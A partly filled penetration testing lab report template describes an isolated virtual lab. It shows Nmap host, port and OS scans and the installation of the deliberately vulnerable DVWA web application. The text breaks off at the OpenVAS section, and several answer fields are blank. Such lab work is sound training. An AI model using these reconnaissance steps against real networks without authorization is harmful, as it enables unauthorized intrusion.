

PENETRATION TESTING LAB PROJECT

Network Reconnaissance, Vulnerability Scanning, and Exploitation
Project Report

Table of Contents

Table of Contents.....	2
1. Introduction.....	4
1.1 Objectives.....	4
1.2 Tools Used.....	4
2. Network Topology and Lab Setup.....	5
2.1 Network Configuration.....	5
2.2 Virtual Machine Inventory.....	5
Step 1: Discover active hosts on the network.....	7
Step 2: Scan the Windows 10 VM for open ports and services.....	7
Step 3: Perform OS fingerprinting on the Windows 10 VM.....	7
Part 1 Summary.....	8
Step 1: Install the LAMP stack (Apache, MySQL, PHP).....	9
Step 2: Download and install DVWA.....	9
Step 3: Configure the DVWA database.....	9
Step 4: Verify DVWA is accessible via web browser.....	10
Step 5: Set DVWA security level to Low.....	10
Part 2 Summary.....	10
Step 1: Install OpenVAS on Kali Linux.....	11
Step 2: Start the OpenVAS service.....	11
Step 3: Access the OpenVAS web interface.....	11
Step 4: Create a scan target and run the scan.....	12
Step 5: Download and analyze the report.....	12
Part 3 Summary.....	13
Step 1: Start the Metasploit console.....	14
Step 2: Select the exploit module.....	14
Step 3: Configure the exploit.....	14
Step 4: Run the exploit.....	15
Step 5: Execute a command on the compromised machine.....	15
Part 4 Summary.....	15
Step 1: Set up Wireshark on the attacker VM.....	16
Step 2: Perform the SQL Injection attack on DVWA.....	16
Step 3: Capture the traffic using Wireshark.....	16
Step 4: Analyze the traffic and show evidence of the SQL Injection.....	17
Part 5 Summary.....	17
Step 1: Install arpspoof (dsniff) on Kali Linux.....	18
Step 2: Run arpspoof on the attacker VM.....	18
Step 3: Use tcpdump to capture traffic.....	18
Step 4: Analyze the captured traffic.....	19
Part 6 Summary.....	19
3. Conclusion.....	20
3.1 Recommendations / Mitigations.....	20
3.2 References.....	20

1. Introduction

This report documents the setup, execution, and findings of a penetration testing lab exercise performed in a fully isolated virtual environment. The lab simulates a small internal network consisting of an attacker machine and several intentionally vulnerable target machines, and covers the core phases of a penetration test: reconnaissance, vulnerability scanning, exploitation, and traffic analysis.

1.1 Objectives

- Configure an isolated virtual lab network using host-only networking.
- Perform active reconnaissance using Nmap to identify hosts, open ports, services, and operating systems.
- Deploy and configure a vulnerable web application (DVWA) on a LAMP stack.
- Perform vulnerability scanning using OpenVAS and analyze the results.
- Exploit a discovered vulnerability using the Metasploit Framework.
- Perform and analyze a SQL Injection attack against DVWA using Wireshark.
- Perform an ARP spoofing attack and analyze intercepted traffic using tcpdump.

1.2 Tools Used

- Kali Linux — attacker machine (Nmap, Metasploit, OpenVAS, Wireshark, arpspoof, tcpdump)
- Windows 10 — victim machine
- Ubuntu Server/Desktop — vulnerable machine (LAMP stack + DVWA)
- Metasploitable 2 — intentionally vulnerable machine

2. Network Topology and Lab Setup


Describe how the virtual lab was configured, including the hypervisor used, the network mode, and the IP addressing scheme.

2.1 Network Configuration

Hypervisor:	VM Work Station
Network Mode:	Host-Only Adapter
Subnet / CIDR:	192.168.239.0/24

2.2 Virtual Machine Inventory

Screenshot 1



Caption: IP configuration (ipconfig / ifconfig) on each VM confirming all machines share the same subnet.

PART 1: Active Reconnaissance Using Nmap


Objective: Identify active hosts, open ports/services, and the OS of the Windows 10 target using Nmap from Kali Linux.

Step 1: Discover active hosts on the network

Command used: _____

Explain what the scan revealed and list the active hosts discovered.

Screenshot 2




Caption: Nmap host discovery scan showing all active hosts on the network.

Step 2: Scan the Windows 10 VM for open ports and services

Command used: _____

List the open ports and the services/versions identified.

Screenshot 3




Caption: Nmap port/service scan results for the Windows 10 VM.

Step 3: Perform OS fingerprinting on the Windows 10 VM

Command used: _____

State the OS detected and the confidence/accuracy reported by Nmap.

Screenshot 4



Caption: Nmap OS fingerprinting (-O) results identifying the Windows 10 operating system.

Part 1 Summary

Command used: `nmap -sn 192.168.239.0/24`

Command used: `nmap -sV 192.168.239.129,`

Command used: `nmap -O 192.168.239.129)`


PART 2: DVWA Installation and Configuration

Objective: Install a LAMP stack on Ubuntu Server and deploy DVWA (Damn Vulnerable Web Application) in low-security mode.

Step 1: Install the LAMP stack (Apache, MySQL, PHP)

Commands used: _____

Screenshot 5



```

jean@jean:~$ sudo apt update && sudo apt install apache2 mysql-server php libapache2-mod-php php-
mysql [sudo] password for jean:
unzip -ySorry, try again.
[sudo] password for jean:
Sorry, try again.
[sudo] password for jean:
Hit:1 http://ca.archive.ubuntu.com/ubuntu noble InRelease
Hit:2 http://ca.archive.ubuntu.com/ubuntu noble-updates InRelease
Hit:3 http://ca.archive.ubuntu.com/ubuntu noble-backports InRelease
Hit:4 http://security.ubuntu.com/ubuntu noble-security InRelease
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
145 packages can be upgraded. Run 'apt list --upgradable' to see them.
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
Package 'php' is not installed, so not removed
The following additional packages will be installed:
  apache2-bin apache2-data apache2-utils libaio1t64 libapache2-mod-php8.3 libapr1t64
  libaprutil1-dbd-sqlite3 libaprutil1-ldap libaprutil1t64 libfcgi-fast-perl libfcgi-pm-perl
  libevent-core-2.1-7t64 libevent-pthreads-2.1-7t64 libfcgi-bin libfcgi-perl libfcgi0t64
  libhtml-template-perl libmecab2 libprotobuf-lite32t64 libsodium23 mecab-ipadic mecab-ipadic-utf8
  mecab-utils mysql-client-8.0 mysql-client-core-8.0 mysql-common mysql-server-8.0 mysql-server-core-8.0
  php-common php8.3 php8.3-cli php8.3-common php8.3-opcache php8.3-readline
Suggested packages:
  apache2-doc apache2-suexec-pristine | apache2-suexec-custom php-pear libipc-sharedcache-perl mailx
  
```

Caption: Apache, MySQL, and PHP successfully installed and running on Ubuntu Server.

Step 2: Download and install DVWA

Source / repository used: _____

Screenshot 7




Caption: DVWA files placed in the web server directory.

Step 3: Configure the DVWA database

Database name / user: _____

Screenshot 8




Caption: DVWA database creation and config.inc.php configuration.

Step 4: Verify DVWA is accessible via web browser

URL used: _____


Screenshot 9



Caption: DVWA login page loaded successfully in the browser.

Step 5: Set DVWA security level to Low

Screenshot 10



Caption: DVWA Security settings page showing security level set to Low.

Part 2 Summary

Commands used: `sudo apt update && sudo apt install apache2 mysql-server php libapache2-mod-php php-mysql`

Source / repository used: <https://github.com/digininja/DVWA.git>

URL used: `127.0.0.1/DVWA/login.php`

Standard LAMP setup: install Apache/MySQL/PHP → deploy DVWA → configure `config.inc.php` → set permissions → create/reset DB → log in.

Issue 1 — Permissions: `777` (world read/write/execute) got things working fast but is insecure; `774` restricts write access to owner/group only. Best practice: `750/770` with proper `www-data` ownership.

Issue 2 — Path case sensitivity: Linux paths are case-sensitive, so `/DVWA` ≠ `/dvwa`; folder name and URL must match exactly or Apache returns 404.

Issue 3 — DB connection errors: `config.inc.php` credentials must match the actual **MySQL user account** (not `php.ini`, which handles unrelated PHP settings). Fixed by resetting the MySQL user password and updating `config.inc.php` to match, then restarting MySQL/Apache


PART 3: Vulnerability Scanning Using OpenVAS

Objective: Install and run OpenVAS on Kali Linux to scan the Ubuntu vulnerable VM and analyze the resulting report.

Step 1: Start the OpenVAS service

Command used: _____

Screenshot

